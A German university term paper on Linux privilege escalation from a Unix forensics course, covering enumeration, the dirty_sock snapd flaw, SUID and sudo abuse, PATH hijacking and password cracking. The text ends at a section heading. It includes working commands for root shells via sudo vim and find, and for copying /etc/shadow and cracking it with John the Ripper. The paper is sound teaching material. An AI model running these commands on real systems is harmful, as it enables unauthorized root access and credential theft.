

# Rechteausweitung auf Linux-Systemen

## Theoretische und praktische Betrachtung

### Hausarbeit

zu Modul 116 - Unix-Forensik



vorgelegt von: Michael Koll

Matrikelnummer:

Prüfer:

© 2019

## Inhaltsverzeichnis

<b>1. Einleitung</b>	<b>2</b>
<b>2. Rechteausweitung - Eine Kategorisierung</b>	<b>3</b>
2.1. Vorgehen . . . . .	3
2.2. Techniken . . . . .	6
2.2.1. Physischer Zugriff . . . . .	7
2.2.2. Kernel Exploits . . . . .	7
2.2.3. Ausnutzen schwacher Berechtigungen . . . . .	10
2.2.4. Installierte Software . . . . .	14
<b>3. Zugriff bei vergessenem Passwort</b>	<b>15</b>
3.1. Reset eines normalen Benutzers als root . . . . .	15
3.2. Brute-Force . . . . .	15
3.3. Recovery Mode . . . . .	16
<b>4. Praktische Demonstration der Rechteausweitung</b>	<b>18</b>
<b>5. Zusammenfassung</b>	<b>23</b>
<b>Literatur</b>	<b>24</b>
<b>Eidesstattliche Erklärung</b>	<b>25</b>
<b>Verzeichnis der Listings</b>	<b>26</b>
<b>Abbildungsverzeichnis</b>	<b>27</b>
<b>Tabellenverzeichnis</b>	<b>28</b>
<b>A. Anhang</b>	<b>29</b>
A.1. Aufgabenstellung . . . . .	30

## 1. Einleitung

In der heutigen modernen IT-Landschaft ist im Client-Umfeld hauptsächlich das Betriebssystem Microsoft Windows verbreitet. Das Backend hingegen, z.B. die Serverinfrastruktur eines Unternehmens, wird häufig durch die verschiedensten Varianten von Linux betrieben. Ebenso wird gerade bei Infrastruktursystemen, wie z.B. Firewalls oder Router, als Betriebssystem eine embedded-Linux-Distribution genutzt.

Linux hat den Ruf sicherer und weniger anfällig für Sicherheitslücken und Angriffe zu sein. Ein Blick auf die aktuellen Statistiken zu den veröffentlichten Schwachstellen zeigt hingegen, dass z. B. Debian im Jahr 2019 mehr gemeldete Schwachstellen aufweist, als Windows 10 oder Windows Server 2016<sup>1</sup>. Auch wenn die Statistik durch die Betrachtung einzelner Windows-Versionen gegenüber Debian verfälscht erscheint, muss die potentielle Verwundbarkeit von Linux-Systemen betrachtet werden. Neben den klassischen Schwachstellen aufgrund von Fehlern im Kernel oder Dienstprogrammen bergen Linux-Installationen häufig Schwachstellen, die aufgrund fehlerhafter Berechtigungen oder einem unbedachten Umgang bei der Verwendung von Drittprogrammen auftreten.

Das Erhöhen von Privilegien ist meist einer der essentiellen Schritte bei einem Angriff. Ebenso kann eine Privilegienerhöhung für eine forensische Analyse essentiell sein, da viele Daten ohne einen privilegierten Zugriff nicht analysiert werden können.

Diese Hausarbeit gibt einen Überblick über die möglichen Schwachstellen zur Privilegienerhöhung und demonstriert, dass bereits kleine Konfigurationsfehler erhebliche Lücken in der *sicheren* Systemstruktur von Linux hinterlassen können. In Kapitel 2 wird zuerst eine theoretische Betrachtung und Kategorisierung der möglichen Techniken vorgenommen. Anschließend werden in Kapitel 3 und 4 praktische Beispiele zur Privilege Escalation dargestellt.

---

<sup>1</sup><https://www.cvedetails.com/top-50-products.php?year=2019>

## 2. Rechteausweitung - Eine Kategorisierung

In diesem Kapitel werden die theoretischen Grundlagen zur Rechteausweitung auf Linux Systemen dargestellt. Dazu wird zuerst das grobe Vorgehen erläutert. Anschließend werden einige Techniken kurz vorgestellt und kategorisiert.

Der initiale Zugriff eines Angreifers auf ein System findet häufig über die Kompromittierung eines normalen Benutzers oder Dienstes statt. Um auf dem Zielsysteme weitere Aktionen ausführen zu können, z.B. das Ausführen oder die Installation von Software, das Auslesen sensibler Daten oder die weitere Kompromittierung des Netzwerks (Lateral Movement), muss der Angreifer sich höhere Rechte beschaffen. Dieser Vorgang wird Privilege Escalation genannt, also eine Ausweitung der Rechte des Angreifers.

### 2.1. Vorgehen

Die möglichen Schwachstellen, die eine Privilege Escalation ermöglichen, sind vielfältig. Ein Angreifer, der beim initialen Zugang lediglich normale Nutzerrechte erhalten hat, wird als nächstes das System auf mögliche Schwachstellen untersuchen, die es ihm ermöglichen eine Rechteausweitung zu erreichen. Das systematische und aktive Sammeln von Informationen über das Zielsystem wird Enumeration genannt.

Für Linux-Systeme existieren eine Vielzahl an (Open Source)-Skripten, um den ersten Schritt der Enumeration durchzuführen und zu automatisieren, die Informationsgewinnung. LinEnum<sup>2</sup> oder linuxprivchecker.py<sup>3</sup> sind zwei bekannte Skripte um wichtige Informationen automatisiert zu sammeln und teilweise auszuwerten.

Ein weiteres mächtiges Tool ist pspy<sup>4</sup>, welches es ermöglicht die laufenden Prozesse zu beobachten ohne dafür root-Rechte zu benötigen.

Zusammengefasst sind für das Finden einer möglichen Schwachstelle zur Privilege Escalation folgende Informationen interessant, wobei die konkreten Fragen und Befehle stark vom Einzelfall abhängig sind.

---

<sup>2</sup><https://github.com/rebootuser/LinEnum>

<sup>3</sup><http://www.securitysift.com/download/linuxprivchecker.py>

<sup>4</sup><https://github.com/DominicBreuker/pspy>

**Betriebssystem** Informationen über die Distribution und die Kernel-Version können Hinweise auf bekannte Schwachstellen des Betriebssystems geben. Die Umgebungsvariablen einer Session können Informationen über die zu verwendenden Pfade geben und sind vor allem für das Überschreiben von Befehlen interessant.

- Welche Distribution wird genutzt? Welche Version?
- Welche Kernel-Version wird genutzt? 64- oder 32-Bit?
- Können Informationen aus den Umgebungsvariablen gewonnen werden?

**Programme und Dienste** Suche nach Schwachstellen in installierten Programmen und Services oder einer fehlerhaften Konfiguration.

- Welches Services sind aktiv? Welcher Service hat welche Nutzerrechte?
- Welche Services werden als root ausgeführt? Welche dieser Services sind verwundbar?<sup>5</sup>
- Welche Anwendungen sind installiert? Welche Version haben diese? Welche Programme sind aktiv?
- Gibt es Fehlkonfigurationen bei Services wie z.B. syslog, apache2 oder cups? Gibt es angreifbare Plugins?
- Welche Cronjobs werden ausgeführt?
- Können Klartextpasswörter oder -nutzernamen gefunden werden?

**Kommunikation & Netzwerk** Kommunikationsverbindungen und Netzwerkverbindungen können neben Informationen über das umgebende Netzwerk (DNS, DHCP, etc.) die Möglichkeit für Remote-basierte Angriffe aufzeigen. Es kann z.B. möglich sein die Rechteausweitung durch den Zugriff eines anderen angeschlossenen Geräts zu erhalten.

- Welche Netzwerkinterfaces sind vorhanden?
- Wie ist die Netzwerkkonfiguration? Welche Informationen können über DNS, DHCP und Gateway relevant sein?
- Welche Nutzer oder andere Hosts kommunizieren mit dem System?
- Welche Cachinginformationen sind vorhanden? (IP, MAC)

---

<sup>5</sup><https://gtfobins.github.io/>

- Ist es möglich den Netzwerkverkehr mitzuschneiden? Welche Informationen können hieraus gewonnen werden?
- Ist es möglich eine Remoteshell zu öffnen?

**Vertrauenswürdige Informationen und Nutzer** Informationen über die auf dem System vorhandenen Nutzer können für eine Rechteausweitung relevant sein. Ebenso ist es möglich, dass bereits mit den initialen Berechtigungen vertrauenswürdige Informationen einsehbar sind.

- Welche ID liegt vor? Welche Nutzer existieren weiterhin? Wer ist eingeloggt? Wer hat welche Berechtigungen?
- Welche sensiblen Dateien können gelesen werden (z.B. passwd, shadow)?
- Sind interessante Informationen im Home-Verzeichnis vorhanden?
- Können Passwörter in einschlägigen Konfigurationsdateien gefunden werden (Password Reuse)?
- Was hat der Nutzer in vorherigen Sessions gemacht? Sind Passwörter zu finden? Welche Dateien wurden editiert?
- Können private SSH-Schlüssel gefunden werden?

**Dateisystem** Falsche Berechtigungen von Dateien, die häufig aufgrund von Unwissenheit oder "Faulheit" gesetzt werden, können die Möglichkeit zur Privilege Escalation bieten.

- Welche Konfigurationsdateien sind in /etc/ beschreibbar? Ist es möglich einen Service umzukonfigurieren?
- Was kann in /var/ gefunden werden?
- Können versteckte Dateien in einem Webserver gefunden werden? Sind Datenbankeneinstellungen zu finden?
- Sind interessante Informationen in den Log-Dateien zu finden?
- Wie sind die Dateisysteme eingebunden?
- Sind Dateisysteme vorhanden, die nicht eingebunden sind?
- Werden Dateiberechtigungen wie Sticky bits, SUID oder GUID benutzt?

- Welche Verzeichnisse sind schreibbar? Aus welchen Verzeichnissen können Dateien ausgeführt werden?
- Sonstige problematische Dateien, wie z.B. "Word-writeable" Dateien oder "Nobody" Dateien

**Vorbereitung und Exploits finden** Nach dem Sammeln und Auswerten der Informationen ist es notwendig herauszufinden welche Möglichkeiten zum Ausführen von Programmen existieren. Dabei können Möglichkeiten des Dateitransfers oder zur Kompilierung von Programmen interessant sein.

- Welche Entwicklungstools sind vorhanden bzw. installiert? (Python, Perl, GCC)
- Wie können Dateien auf das System übertragen werden?

Als finaler Schritt wird die Suche nach einem Exploit durchgeführt. Dies kann, sofern eine geeignete Schwachstelle gefunden wurde, mit Boardmitteln geschehen. Häufig ist es allerdings auch notwendig einen bereits vorhandenen Exploit zu finden und auf die Gegebenheiten anzupassen. Für diesen Schritt ist eine Vielzahl von Informationsquellen öffentlich verfügbar, wie z.B. Exploit-DB<sup>6</sup>, Metasploit-Module<sup>7</sup> oder CVE-Reports<sup>8</sup>.

## 2.2. Techniken

In diesem Abschnitt werden unterschiedliche Techniken zur Privilege Escalation dargestellt. Grundsätzlich können Privilege Escalations in zwei Kategorien eingeteilt werden:

**Horizontale Privilege Escalation** Die horizontale Rechteausweitung beinhaltet solche Fälle, in denen ein Angreifer ein Nutzerkonto kompromittiert, welches dieselben Rechte hat wie das ursprüngliche Nutzerkonto. Dies kann z.B. bei einem Bankaccount relevant sein, wenn der Angreifer durch eine Schwachstelle Zugriff von einem Banking Account A auf Banking Account B erhält.

**Vertikale Privilege Escalation** Die in dieser Arbeit vorrangig betrachtete Methode ist die vertikale Privilege Escalation, bei der ein Angreifer mehr Rechte erhält, als er zuvor hatte. Dies kann die Rechteausweitung des aktuellen Nutzerkontos oder aber die Kompromittierung eines privilegierten Nutzerkontos beinhalten.

---

<sup>6</sup><http://www.exploit-db.com>

<sup>7</sup><https://www.rapid7.com/de/db/>

<sup>8</sup><https://www.cvedetails.com/>

In den folgenden Abschnitten werden die Techniken zur Privilege Escalation nach deren Beschaffenheit und Ursprung kategorisiert.

### 2.2.1. Physischer Zugriff

Falls physischer Zugriff auf das System besteht (oder bei einer virtuellen Maschine Zugriff auf den Hypervisor) kann bei Debian-basierten Systemen das Passwort jedes Nutzers über den Recovery Mode zurückgesetzt werden (siehe [3]). Falls der Zugang zum Recovery-Mode nicht möglich ist (z.B. aufgrund eines Passwortschutzes) kann analog eine Live-CD/Live-USB-Stick verwendet werden (vgl[2]). Listing 2.1 zeigt die notwendigen Schritte um ein Passwort zurückzusetzen und einem Nutzer privilegierte Rechte einzuräumen.

**Listing 2.1: Privilege Escalation per Recovery Mode**

```

1  # Recovery Mode oder Live-CD
2  # 1a. Recovery Mode starten und Terminal öffnen
3  # 1b. Von Live-CD booten und Terminal öffnen
4
5  # Mounten der Festplatte (sda1 ersetzen mit tatsächlichem Dateisystem)
6  sudo mount /dev/sda1 /mnt
7
8  # Rootverzeichnis setzen
9  sudo chroot /mnt
10
11 # Passwort eines Nutzers ändern
12 passwd username
13 # Passwort von root ändern
14 passwd
15 # Einem Nutzer Rootrechte zuweisen
16 usermod -a -G sudo username
17
18 # Schließen und Unmount
19 exit
20 sudo umount /mnt
21 exit
22
23 # Anschließend rebooten und mit den neuen Passwörtern einloggen

```

### 2.2.2. Kernel Exploits

Kernel Exploits beschreiben die Möglichkeit Schwachstellen im Kernel des Betriebssystems auszunutzen. Auch wenn verwendbare Exploits zur Privilege Escalation im Linux-Kernel relativ selten bekannt werden, gab es in der Vergangenheit regelmäßig solche Schwachstellen. Die Art und Weise wie solch eine Schwachstelle ausgenutzt



werden kann unterscheidet sich für jeden Fall sehr stark, weshalb eine allgemeine Beschreibung für Kernel Exploits nicht möglich ist. Nachdem bei der Enumeration die Distribution, die Kernel-Version und installierte Programme ermittelt wurden kann beispielsweise unter [www.exploit-db.com](http://www.exploit-db.com) nach passenden Exploits gesucht werden.

**dirty\_sock** Als Beispiel wird im folgenden der sogenannte dirty\_sock-Exploit vorgestellt, der auf der Schwachstelle CVE-2019-7304 im snapd-Package aufbaut (siehe [1] und [4]). Chris Moberly entdeckte die zugrundeliegende Schwachstelle in Standardinstallationen von Ubuntu im Januar 2019 und entwickelte daraufhin zwei funktionsfähige Exploits, die auf allen Ubuntu-Versionen bis Ubuntu 18.10 funktionieren, sofern snapd installiert ist (siehe [5]).

**Snap** ist ein Package-Management-Tool, welches die Verwaltung der installierten Packages auf einer Ubuntu-Distribution vereinfachen soll. Dazu werden alle Abhängigkeiten eines Programms, ähnlich wie in Windows-Umgebungen, in ein einziges Binary gepackt. Das Management von installierten **snaps** wird über den Systemd-Service **snapd** realisiert, welcher standardmäßig unter Ubuntu installiert wird und als **root** ausgeführt wird.

In der Systemd-Konfiguration von Snap sind zwei Sockets definiert, die zur Inter-Prozesskommunikation einen AF\_UNIX-Socket nutzen. Diese Sockets werden als **root** mit dem Mode **0666** ausgeführt (siehe Listing 2.2) und können z. B. mit netcat verbunden werden (siehe Listing 2.3).

Listing 2.2: `/run/snapd*`

```
1 $ ls -aslh /run/snapd*
2 0 srw-rw-rw- 1 root root 0 Okt 20 15:15 /run/snapd-snap.socket
3 0 srw-rw-rw- 1 root root 0 Okt 20 15:15 /run/snapd.socket
```

Listing 2.3: `nc -U /run/snapd.socket`

```
1 $ nc -U /run/snapd.socket
2
3 HTTP/1.1 400 Bad Request
4 Content-Type: text/plain; charset=utf-8
5 Connection: close
6
7 400 Bad Request
```

Der Fakt, dass der Service im Kontext von **root** ausgeführt wird und ein eher weniger getesteter HTTP-Service, veranlasste Moberly dazu die REST-API von Snap weiter zu untersuchen. In der API-Dokumentation fand er die Funktion **POST**

/v2/create-user<sup>9</sup> über die ein lokaler Nutzer angelegt werden kann. Die statische Analyse des Codes<sup>10</sup> ergab, dass die Nutzerinformationen des verwendeten Sockets überprüft werden. Dazu werden die Berechtigungen des aktuellen Sockets abgefragt und diese anhand der übermittelten uid validiert. Die Nutzerinformationen des Sockets werden mittels `return fmt.Sprintf(pid=%s;uid=%s;socket=%s;%s, wa.pid, wa.uid, wa.socket, wa.Addr)` in einen String umgewandelt, die Informationen sind also durch jeweils ein Semikolon getrennt.

Die endgültige Überprüfung findet in der Funktion `ucrdnetGet` statt (siehe Listing 2.4). Dazu wird der übergebene String anhand der Semikolon getrennt und die enthaltenen uid-Parameter ausgewertet. Da allerdings keine Validierung stattfindet, kann durch einen zweiten uid-Parameter der erste überschrieben werden.

Listing 2.4: `ucrdnet.go` (verwundbar)

```
1 for _, token := range strings.Split(remoteAddr, ";") {
2     var v uint64
3     ...
4     } else if strings.HasPrefix(token, "uid=") {
5         if v, err = strconv.ParseUint(token[4:], 10, 32); err == nil {
6             uid = uint32(v)
7         } else
```

Mittels Debugging fand Moberly heraus, dass es möglich ist über den Dateinamen einer Socketdatei möglich ist den Namespace eines Sockets zu ändern. Der Namespace wiederum wird beim Auslesen der Socketinformationen durch Snap ebenfalls in den String der Nutzerinformationen integriert. Dies ermöglicht es durch das Erstellen und Binden eines Sockets an den Snapd-Socket den gewünschten Parameter zu injizieren.

Der vollständige Exploit<sup>11</sup> funktioniert folgendermaßen:

- Es wird eine Socketdatei `/tmp/<randomString>;uid=0;` erzeugt
- Es wird ein Socket erstellt, ein Bind mit der Socketdatei durchgeführt und anschließend mit dem Snap-Socket verbunden
- Es wird die `create-user`-Funktion der API aufgerufen, wobei der Parameter `sudoer=true` übermittelt wird.
- Durch die fehlerhafte Validierung überschreibt der Parameter `uid=0` die tatsächliche uid des Nutzers. Mit den erhöhten Rechten wird ein neuer Nutzer mit sudo-Rechten, basierend auf den POST-Parametern erstellt.

<sup>9</sup><https://github.com/snapcore/snapd/wiki/REST-API#post-v2create-user>

<sup>10</sup> historische, verwundbare Version: <https://github.com/snapcore/snapd/blob/4533d900f6f02c9a04a59e49e913f04a485ae104/daemon/ucrdnet.go>

<sup>11</sup> [https://github.com/initstring/dirty\\_sock/blob/master/dirty\\_sockv1.py](https://github.com/initstring/dirty_sock/blob/master/dirty_sockv1.py)

Anschließend kann eine SSH-Verbindung mit dem neuen Nutzer aufgebaut werden, welcher sudo-Rechte besitzt und die Privilege Escalation erfolgreich abschließt.

### 2.2.3. Ausnutzen schwacher Berechtigungen

Falsch oder unbedacht gesetzte Berechtigungen bilden den größten Teil der Privilege Escalation Techniken. Die Gründe hierfür können vielfältig sein: Einerseits können indirekt durch bestimmte Konstellationen von Berechtigungen ausnutzbare Schwachstellen entstehen, andererseits sind die Gründe häufig die Vereinfachung bestimmter Aufgaben eines Administrators oder die Unwissenheit über die Auswirkungen konkreter Konfigurationen. Die folgenden Abschnitte beschreiben die wichtigsten Techniken zum Ausnutzen berechtigungsbedingter Schwachstellen zur Rechteerweiterung, diese stellen allerdings keine abschließende Beschreibung dar.

**Services im root-Kontext** Die Installation von Programmen und Services kann bei der Beachtung aller Anforderungen an ein sicheres Berechtigungskonzept teilweise sehr komplex und aufwändig sein. Die Bereitstellung einzelner Dienste ist in Zeiten von containerbasiertem Deployment sehr einfach zu bewerkstelligen. Problematisch wird dies aber, wenn mehrere Dienste miteinander verzahnt werden müssen oder eine Vielzahl von Frameworks und Drittbibliotheken Verwendung finden. Die Abhängigkeiten zwischen den einzelnen Komponenten und der Zeitdruck bei der Bereitstellung von Diensten erlaubt es den Verantwortlichen häufig nicht mehr die Architektur ihrer Lösung vernünftig zu designen und aufeinander abzustimmen.

Eine Folge ist häufig, dass Dienste oder Jobs mit dem Nutzer root gestartet werden, um möglichen Problemen bei der Bereitstellung vorzubeugen oder zu entgegen. Selbst wenn der Dienst selbst keine Schwachstelle bietet, diesen Umstand für eine Rechteauserweiterung auszunutzen, führt dies regelmäßig mindestens indirekt zu einer möglichen Privilege Escalation.

Ein klassisches Beispiel für diese Technik sind cronjobs, die als root gestartet werden und regelmäßig privilegierte Aufgaben übernehmen (z.B. Bereinigen von Logfiles). Ein Angreifer kann beispielsweise versuchen das aufgerufene Skript zu verändern und dadurch jegliche Befehle seiner Wahl als root ausführen lassen. Sollte der das Skript, welches durch den Cronjob ausgeführt wird, nicht durch den Angreifer veränderbar sein, kann in Kombination mit den folgenden Techniken (z.B. Verändern der PATH-Variable) ebenfalls der root-Kontext im Sinne des Angreifers ausgenutzt werden.

**SUID** Das SUID-Bit (Set User ID Bit) ermöglicht es ein ausführbares Programm mit den Berechtigungen eines anderen Nutzers auszuführen. Diese Technik wird vor allem für Programme benötigt, die jedem Nutzer zur Verfügung stehen sollten, allerdings privilegierte Rechte benötigen. Ein legitimes Beispiel ist beispielsweise `ping` (siehe Listing 2.5)

Listing 2.5: SUID /bin/ping

```
1 mkoll@mkoll:~$ which ping
2 /bin/ping
3 mkoll@mkoll:~$ ls -la /bin/ping
4 -rwsr-xr-x 1 root root 64424 Jun 28 13:05 /bin/ping
```

Wenn ein normaler Nutzer ohne root-Rechte den Befehl `ping` ausführt, wird dies als root ausgeführt. Glücklicherweise gehört `ping` nicht zu den Befehlen mit denen eine Privilege Escalation möglich ist. Es gibt allerdings eine Vielzahl an Programmen, die eine Privilege Escalation durch ein SUID-Bit ermöglichen<sup>12</sup>.

Listing 2.6 zeigt eine Privilege Escalation mit `find`. Der Parameter `-exec` ermöglicht das Ausführen von Befehlen im Anschluss an die eigentliche Suche. Durch das SUID-Bit wird dieser Befehl als root ausgeführt und ermöglicht somit die vollständige Kontrolle über das System.

Listing 2.6: SUID find

```
1 lowpriv@kali:~$ whoami
2 lowpriv
3 # Suchen nach Dateien mit SUID-Bit
4 lowpriv@kali:~$ find / -perm -u=s -type f 2>/dev/null
5 ...
6 /usr/bin/pkexec
7 /usr/bin/find
8 /usr/bin/chfn
9 ...
10 lowpriv@kali:~$ touch privEsc
11 lowpriv@kali:~$ find privEsc -exec "whoami" \;
12 root
13 lowpriv@kali:~$
```

Das Beispiel zeigt deutlich, dass bei der Verwendung von SUID-Bits gründlich geprüft werden muss, ob die entsprechenden Programme die Möglichkeit bieten eine Shell zu öffnen oder sonstige Wege der Rechteerweiterung öffnen.

**Ausnutzen von sudo-Rechten** Über die `sudoers`-Datei kann jedem Nutzer das Recht eingeräumt werden Befehle mit erhöhten Rechten ausführen zu können. Dies

<sup>12</sup><https://gtfobins.github.io/#+sudo>

kann sowohl das Starten einer Shell sein, aber auch beschränkt auf einzelne Befehle. Analog zu dem Ausnutzen von SUID-Berechtigungen können diese Berechtigungen ebenfalls ausgenutzt werden, je nachdem welche Befehle als root ausgeführt werden dürfen.

Listing 2.7: sudoers config

```
1 # User privilege specification
2 root    ALL=(ALL:ALL) ALL
3
4 # Allow members of group sudo to execute any command
5 %sudo   ALL=(ALL:ALL) ALL
6
7 lowpriv ALL = (root) NOPASSWD: /usr/bin/man
8 lowpriv ALL = (root) NOPASSWD: /usr/bin/vim
```

Die in Listing 2.7 dargestellte sudoers-Konfiguration enthält neben den Standardeinstellungen für den Nutzer `lowpriv` die Berechtigung `man` und `vim` als root auszuführen. Das Ausnutzen von `vim` kann über den Parameter `-c` erfolgen, worüber wiederum eine Shell mit root-Rechten gestartet wird.

Die erhöhten Rechte bei der Ausführung von `man` können durch die Eingabe von `!sh` nach dem Aufruf einer man-Page ausgenutzt werden. Darüber erlaubt `man` das Ausführen von Befehlen aus der man-Page heraus.

Listing 2.8: vim und man

```
1 lowpriv@kali:~$ whoami
2 lowpriv
3 # Starten einer root-Shell durch -c
4 lowpriv@kali:~$ sudo vim -c '!sh'
5
6 # whoami
7 root
8
9 #-----
10 # Aufruf einer man-Page
11 lowpriv@kali:~$ sudo man man
12 # Eingabe von !sh in der man-Page
13 # whoami
14 root
```

**Systemweit veränderbare Skripte** Bereits in der Standardinstallation eines Linuxsystems sind eine nicht unerhebliche Menge von Dateien für jeden Nutzer lesbar und änderbar. Zusätzlich dazu werden nicht selten zu Testzwecken oder zur Vereinfachung von Arbeitsabläufen Dateien oder auch insbesondere Skripte mit umfassenden Schreibrechten ausgestattet. Erfahrungsgemäß sind solche Skripte häufig in den

/home/-Verzeichnissen oder im /tmp-Verzeichnis zu finden, meist übriggebliebene Skripte von Testen oder Ad-Hoc-Maßnahmen.

Angenommen ein Skript wird durch einen Cronjob regelmäßig ausgeführt. Wenn das Skript durch jeden Nutzer änderbar ist, so kann ein Angreifer das Skript nach seinen Wünschen anpassen und muss anschließend nur auf die Ausführung durch den cronjob warten.

### Listing 2.9: Änderbare Dateien finden

```
1 root@kali:~# find / -perm -2 ! -type l -ls
```

**PATH-Variable** Durch die Umgebungsvariable PATH wird in einem Linux-System definiert in welchen Pfaden standardmäßig nach ausführbaren Dateien gesucht werden soll. Jedes Mal wenn ein Nutzer einen Befehl ausführt ohne ./ voranzustellen wird in diesen Pfaden nach der ausführbaren Datei gesucht.

Aus diesem Grund ist es z.B. problematisch einen Punkt(.) in der PATH-Variable hinzuzufügen. Dies bedeutet, dass beim Aufruf eines Befehls, z.B. `ls` im aktuellen Verzeichnis nach der ausführbaren Datei `ls` gesucht wird. Dies kann ein Angreifer beispielsweise ausnutzen, indem er ein Skript mit dem Namen `ls` in einem Pfad anlegt, der vermutlich häufig durch einen privilegierten Nutzer verwendet wird (z.B. /tmp). Listing 2.10 zeigt beispielhaft wie solch ein Angriff ablaufen kann.<sup>13</sup>

### Listing 2.10: PATH mit .

```
1 # sysadmin fügt . als Pfadvariable hinzu
2 sysadmin@kali:~$ PATH=$PATH:./
3 sysadmin@kali:~$ echo $PATH
4 ./:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
5
6 #-----
7
8 # Angreifer erstellt ein Skript mit dem Namen ls in /tmp
9 hacker@kali:~$ echo /tmp/ls
10 hacker@kali:~$ chmod o+x /tmp/ls
11 hacker@kali:~$ -la /tmp/
12 total 636
13 drwxrwxrwt 20 root root 4096 Oct 22 15:10 .
14 drwxr-xr-x 19 root root 36864 Sep 9 10:13 ..
15 -rw-r--r-x 1 hacker hacker 40 Oct 22 15:10 ls
16
17 #-----
18
19 # sysadmin zeigt mittels ls den Inhalt von /tmp an
```

<sup>13</sup> Das Skript `ls` gibt aus Demonstrationszwecken lediglich mittels `echo` die Zeichenkette `System compromised!` aus.

```
20 sysadmin@kali:~$ cd /tmp/  
21 sysadmin@kali:/tmp$  
22 System compromised!
```

#### 2.2.4. Installierte Software

Auf einem Linuxsystem installierte Software, z.B. Datenbanken, Webserver, o.ä, können durch Fehlkonfigurationen oder Schwachstellen ebenfalls zu einer Privilege Escalation ausgenutzt werden. Die möglichen Angriffsvektoren sind abhängig vom konkreten Einzelfall, weshalb es nicht möglich ist im Rahmen dieser Arbeit eine umfassende Beschreibung jeder Technik zu geben. Bei der Enumeration sollten, wenn möglich, die Versionen von installierten Programmen nach möglichen Exploits oder Schwachstellen durchsucht werden.

Auch wenn nicht immer eine Schwachstelle zur Privilege Escalation existiert, kann z.B. durch die Möglichkeit der Code Execution eine detailliertere Enumeration des System erfolgen.


Falls aus einer Anwendung Nutzerinformationen, eventuell sogar Passwörter, extrahiert werden können, sollte überprüft werden, ob diese ebenfalls im Betriebssystem funktionieren. Nicht selten ist eine Wiederverwendung von Passwörtern eine gute Möglichkeit zur Privilege Escalation.

### 3. Zugriff bei vergessenem Passwort

In einem Ubuntu-System gibt es mehrere Wege Zugriff auf einen Benutzer zu erhalten, für den das Passwort vergessen wurde bzw. nicht vorhanden ist. Dabei ist die Methode abhängig davon, ob für root oder einen normalen Nutzern der Zugriff wiederhergestellt werden soll.

#### 3.1. Reset eines normalen Benutzers als root

Falls der Zugriff auf den root-Nutzer besteht kann über diesen ohne Passwordeingabe eine Shell als jeder beliebige Nutzer geöffnet werden. Dadurch ist es möglich das Passwort wie gewohnt über `passwd` zu ändern (siehe )



```
noaccessuser@ubuntuvvm: /home/user1
File Edit View Search Terminal Help

user1@ubuntuvvm:~$ sudo passwd noaccessuser
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
user1@ubuntuvvm:~$ su noaccessuser
Password:
noaccessuser@ubuntuvvm: /home/user1$
```

Abbildung 3.1.: Reset eines Passworts über root

#### 3.2. Brute-Force

Sofern root-Zugriff vorhanden ist oder auf sonstigen Wegen Zugriff auf die Dateien `/etc/passwd` und `/etc/shadow` besteht, kann ein Brute-Force-Angriff auf die Passwörter der Benutzeraccounts durchgeführt werden. Dies ist vor allem relevant, wenn die Accounts auf anderen Systemen verwendet werden auf die der Angreifer (oder auch ein Forensiker) Zugriff erlangen möchte.


In den ersten beiden Schritten wird der Dateiinhalt beider Dateien jeweils in eine Textdatei geschrieben. Anschließend werden die beiden Dateien in eine von John The Ripper<sup>14</sup> lesbare Datei migriert. Im letzten Schritt wird der Brute-Force-Angriff

---

<sup>14</sup><https://www.openwall.com/john/>



gestartet und die Ergebnisse ausgegeben (sobald ein Passwort gefunden wurde). Das gefundene Passwort des Benutzers `noaccessuser` lautet 1234.



```

user1@ubuntuvm: ~
File Edit View Search Terminal Help
user1@ubuntuvm:~$ cat /etc/passwd > passwd.txt
user1@ubuntuvm:~$ sudo cat /etc/shadow > shadow.txt
user1@ubuntuvm:~$ unshadow passwd.txt shadow.txt > passwords.txt
user1@ubuntuvm:~$ john passwords.txt
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
1234 (noaccessuser)
1g 0:00:00:02 100% 2/3 0.4926g/s 478.8p/s 478.8c/s 478.8C/s 123456..pepper
Use the "--show" option to display all of the cracked passwords reliably
Session completed
user1@ubuntuvm:~$ john --show passwords.txt
noaccessuser:1234:1002:1002:,,,:/home/noaccessuser:/bin/bash

1 password hash cracked, 0 left
user1@ubuntuvm:~$

```

Abbildung 3.2.: Cracken von Passwörter mittels Brute-Force

Um den Vorgang zu beschleunigen können über den Parameter `wordlist` Wörterlisten eingebunden werden. Alternativ ist auch die Verwendung anderer Brute-Force-Tools wie z.B. Hashcat<sup>15</sup> möglich.

### 3.3. Recovery Mode

